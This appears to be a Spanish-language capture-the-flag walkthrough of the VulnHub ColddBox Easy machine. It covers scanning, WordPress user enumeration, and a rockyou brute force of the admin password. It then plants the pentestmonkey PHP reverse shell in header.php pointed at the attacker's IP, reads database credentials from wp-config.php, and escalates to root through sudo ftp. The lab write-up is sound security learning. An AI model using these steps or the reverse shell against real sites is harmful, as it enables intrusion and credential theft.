

# ColdBox Easy CTF : VulnHub

En primer lugar, tengo que encontrar la dirección IP de la máquina de destino.

usare arp-scan

- arp-scan -I eth0 --localnet --ignoredups (eth0 la tarjeta red conectada mediante Red NAT con la otra maquina victima abierta obviamente).

Entonces usé el comando NMAP -p- -A -v (ip victima) para encontrar vulnerabilidades ya sean puertos etc.....

```
(root@kali)-[/home/kali]
# nmap -p- -A -v 10.40.2.13
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-24 20:37 EST
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 20:37
Completed NSE at 20:37, 0.00s elapsed
Initiating NSE at 20:37
Completed NSE at 20:37, 0.00s elapsed
Initiating NSE at 20:37
Completed NSE at 20:37, 0.00s elapsed
Initiating ARP Ping Scan at 20:37
Scanning 10.40.2.13 [1 port]
Completed ARP Ping Scan at 20:37, 0.06s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 20:37
Completed Parallel DNS resolution of 1 host. at 20:37, 0.01s elapsed
Initiating SYN Stealth Scan at 20:37
Scanning 10.40.2.13 [65535 ports]
Discovered open port 80/tcp on 10.40.2.13
Discovered open port 4512/tcp on 10.40.2.13
Completed SYN Stealth Scan at 20:37, 2.42s elapsed (65535 total ports)
Initiating Service scan at 20:37
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-18 12:37 +0530
```


```
root@kali: /home/kali

File Actions Edit View Help
Scanning 10.40.2.13 [65535 ports]
Discovered open port 80/tcp on 10.40.2.13
Discovered open port 4512/tcp on 10.40.2.13
Completed SYN Stealth Scan at 20:37, 2.42s elapsed (65535 total ports)
Initiating Service scan at 20:37
Scanning 2 services on 10.40.2.13
Completed Service scan at 20:37, 6.03s elapsed (2 services on 1 host)
Initiating OS detection (try #1) against 10.40.2.13
NSE: Script scanning 10.40.2.13.
Initiating NSE at 20:37
Completed NSE at 20:37, 0.41s elapsed
Initiating NSE at 20:37
Completed NSE at 20:37, 0.03s elapsed
Initiating NSE at 20:37
Completed NSE at 20:37, 0.00s elapsed
Nmap scan report for 10.40.2.13
Host is up (0.00033s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_ http-server-header: Apache/2.4.18 (Ubuntu)
4512/tcp  open  ssh       OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 2048 4e:bf:98:c0:9b:c5:36:80:8c:96:e8:96:95:65:97:3b (RSA)
|_ 256 88:17:f1:a8:44:f7:f8:06:2f:d3:4f:73:32:98:c7:c5 (ECDSA)
|_ 256 f2:fc:6c:75:08:20:b1:b2:51:2d:94:d6:94:d7:51:4f (ED25519)
MAC Address: 08:00:27:EA:A5:4E (Oracle VirtualBox virtual NIC)
```

Puertos descubiertos:

Port : **80 HTTP**

Port **4512 SSH**



dentro habrá una seccion META donde se puede hacer Log In

haremos igualmente un gobuster para ver directorios ocultos  
vemos que hay un hidden que es interesante

```
(root@kali)-[/home/kali]
# gobuster dir -u http://10.40.2.13 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.40.2.13
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/wp-content (Status: 301) [Size: 313] [→ http://10.40.2.13/wp-content/]
/wp-includes (Status: 301) [Size: 314] [→ http://10.40.2.13/wp-includes/]
/wp-admin (Status: 301) [Size: 311] [→ http://10.40.2.13/wp-admin/]
/hidden (Status: 301) [Size: 309] [→ http://10.40.2.13/hidden/]
Progress: 86788 / 220561 (39.35%)
```

dentro esta este mensaje que dice que cambio la contraseña de hugo pero puede seguir subiendo articulos, que podremos usar como vulnerabilidad porque hugo seguro que será editor pero podemos inyectar código y darnos permisos.

#### U-R-G-E-N-T

C0ldd, you changed Hugo's password, when you can send it to him so he can continue uploading his articles. Philip

## META


Log in

Entries RSS

Comments RSS

WordPress.org

Ahora hago clic en eso y busco ese enlace. Entonces puedo identificar esto según WordPress. Pero encontré esto antes con el comando gobuster.



Así que ahora utilicé la herramienta wpscan para averiguar sus nombres de usuario y contraseñas. Primero enumero los nombres de usuario.

ahora con wpscan —url 10.40.2.13 (en mi caso) —enumaerate u (usuarios) veremos los usuarios que disponemos

```
[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:00 <=====> (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:

[+] the cold in person
    | Found By: Rss Generator (Passive Detection)

[+] c0ldd
    | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
    | Confirmed By: Login Error Messages (Aggressive Detection)

[+] hugo
    | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
    | Confirmed By: Login Error Messages (Aggressive Detection)

[+] philip
    | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
    | Confirmed By: Login Error Messages (Aggressive Detection)
```

Elegí el nombre de usuario c0ldd y realicé un comando para encontrar la contraseña con wpscan.

para el diccionario lo tenemos ya en kali lo unico que estara en txt.gz, para descomprimir hay que usar el comando gunzip rockyou.txt.gz asi lo tienes en .txt solo para usarlo para atacar con diccionario. y nos revelara la contraseña.


```
[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:00 <===== (22 / 22) 100.00% Time: 00:00:00

[i] No Config Backups Found.


[+] Performing password attack on Wp Login against 1 user/s
[SUCCESS] - c0ldd / 9876543210
Trying c0ldd / 7654321 Time: 00:00:11 < > (1225 / 14345617) 0.00% ETA: ??:??:??

[!] Valid Combinations Found:
| Username: c0ldd, Password: 9876543210
```

Ahora, utilicé este nombre de usuario y contraseña para iniciar sesión en el panel de administración de WordPress.


The image shows the WordPress login interface. At the top center is the WordPress logo, a blue circle with a white 'W'. Below the logo is a white login box with a light gray border. Inside the box, there are two input fields: 'Username' with the text 'c0ldd' and 'Password' with ten black dots. Below the password field is a checkbox labeled 'Remember Me' and a blue 'Log In' button. At the bottom of the login box, there is a link 'Lost your password?' and a link '← Back to ColddBox'.

Genial, ahora estoy en el panel de admin.




## Shell inverso

El siguiente paso es conseguir una shell inverso. Para esto, podemos agregar un shell inverso modificando el header.php. Para ello puedes seguir estos pasos.




Usaré php-reverse-shell de pentestmonkey. Este es el repositorio de GitHub para eso.

<https://github.com/pentestmonkey/php-reverse-shell>



Después de tomar esta shell inversa, lo copié en el archivo header.php en el panel de WordPress.



En esta shell inversa, tenemos que cambiar nuestra IP y puerto. Para ello, realizo el comando ipconfig para encontrar mi dirección IP.



```

(root@kali)-[/home/kali]
# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:21:b1:d0 brd ff:ff:ff:ff:ff:ff
    inet 10.40.2.9/24 brd 10.40.2.255 scope global dynamic noprefixroute eth0
        valid_lft 301sec preferred_lft 301sec
    inet6 fe80::c4a7:612b:7a09:271e/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:02:b3:af brd ff:ff:ff:ff:ff:ff
    inet 10.0.3.15/24 brd 10.0.3.255 scope global dynamic noprefixroute eth1
        valid_lft 76200sec preferred_lft 76200sec
    inet6 fe80::56b0:558b:1936:935d/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
(root@kali)-[/home/kali]
#

```

IP: 10.40.2.9

PORT: 4545

WordPress 6.4.2 is available! [Please update now.](#)

## Edit Themes

### Twenty Fifteen: Header (header.php)

```

// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Wind
// Some compile-time options are needed for daemonisation (like pcntl, posix). These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.40.2.9'; // CHANGE THIS
$port = 4545; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies. Worth a try...
if (function_exists('pcntl_fork')) {
    // Fork and have the parent process exit
    $pid = pcntl_fork();

    if ($pid == -1) {
        printit("ERROR: Can't fork");
        exit(1);
    }
}

```

Documentation:



Después de cambiar esto, abro mi terminal kali y utilicé la herramienta Netcat para escuchar el puerto 4545.

```
(root@kali)-[/home/kali]
# nc -lvp 4545
listening on [any] 4545 ...
```

Mientras enumeramos ese puerto, tenemos que volver a buscar las direcciones IP específicas en el navegador. Luego podremos ver una shell de privilegios bajos en nuestra terminal Kali.

Ahora abrí la shell generado por Python. Puedes usar este comando para ello.

👉 `python3 -c 'import pty;pty.spawn("/bin/bash")'`

Ahora aquí podemos ver los archivos php. el más importante es el archivo wp-config.php porque contiene el nombre de usuario y la contraseña de la base de datos.

```
www-data@ColddBox-Easy:/$ cd /var/www/html
cd /var/www/html
www-data@ColddBox-Easy:/var/www/html$ ls
ls
hidden          wp-blog-header.php  wp-includes        wp-signup.php
index.php        wp-comments-post.php wp-links-opml.php  wp-trackback.php
license.txt      wp-config-sample.php wp-load.php         xmlrpc.php
readme.html      wp-config.php       wp-login.php
wp-activate.php  wp-content          wp-mail.php
wp-admin         wp-cron.php         wp-settings.php
```

Entonces usé más comandos para ver ese archivo y encontrar el nombre de usuario y la contraseña.

```
www-data@ColddBox-Easy:/var/www/html$ more wp-config.php
more wp-config.php
<?php
/**
 * The base configurations of the WordPress.
 *
 * This file has the following configurations: MySQL settings, Table Prefix,
 * Secret Keys, and ABSPATH. You can find more information by visiting
 * {@link http://codex.wordpress.org/Editing_wp-config.php Editing wp-config.php}
 * Codex page. You can get the MySQL settings from your web host.
 *
 * This file is used by the wp-config.php creation script during the
 * installation. You don't have to use the web site, you can just copy this file
 * to "wp-config.php" and fill in the values.
 *
 * @package WordPress
 */
```

A partir de aquí puedo obtener las credenciales.

```
/** MySQL database username */  
define('DB_USER', 'c0ldd');  
--More-- (25%)  
  
--More-- (25%)  
/** MySQL database password */  
--More-- (26%)  
define('DB_PASSWORD', 'cybersecurity');  
--More-- (28%)
```


Ahora usé estas credenciales para iniciar sesión en esa cuenta.

```
www-data@ColddBox-Easy:/var/www/html$ su c0ldd  
su c0ldd  
Password: cybersecurity  
  
c0ldd@ColddBox-Easy:/var/www/html$
```

Genial, ahora estoy en la cuenta c0ldd. Pero no tenemos privilegios de root. Ahora con el comando ls para sabemos cuáles son los archivos que contiene.

Luego encuentro un archivo llamado user.txt. Luego uso el comando cat para ver el contenido del archivo.


A partir de eso, encontré texto codificado dentro del archivo. Parece texto codificado en base64. Entonces usé mi caja Kali para decodificar ese texto.



TENEMOS NUESTRA PRIMERA FLAG/NIVEL COMPLETADO!!!!

ahora haremos escalada de privilegios para llegar a root

En el primer paso para obtener privilegios de root, realizo el comando sudo -l para enumerar los archivos binarios que proporcionan la raíz.



Ahora elegí ftp para explotar, este es el comando para hacerlo.

```
c0ldd@ColddBox-Easy:/$ sudo ftp
sudo ftp
ftp> !/bin/sh
!/bin/sh
# whoami
whoami
root
# python3 -c 'import pty;pty.spawn("/bin/bash")'
python3 -c 'import pty;pty.spawn("/bin/bash")'
root@ColddBox-Easy:/#
```

Genial, ahora estoy en la raíz. Luego voy a buscar la siguiente flag de este cuadro.

```
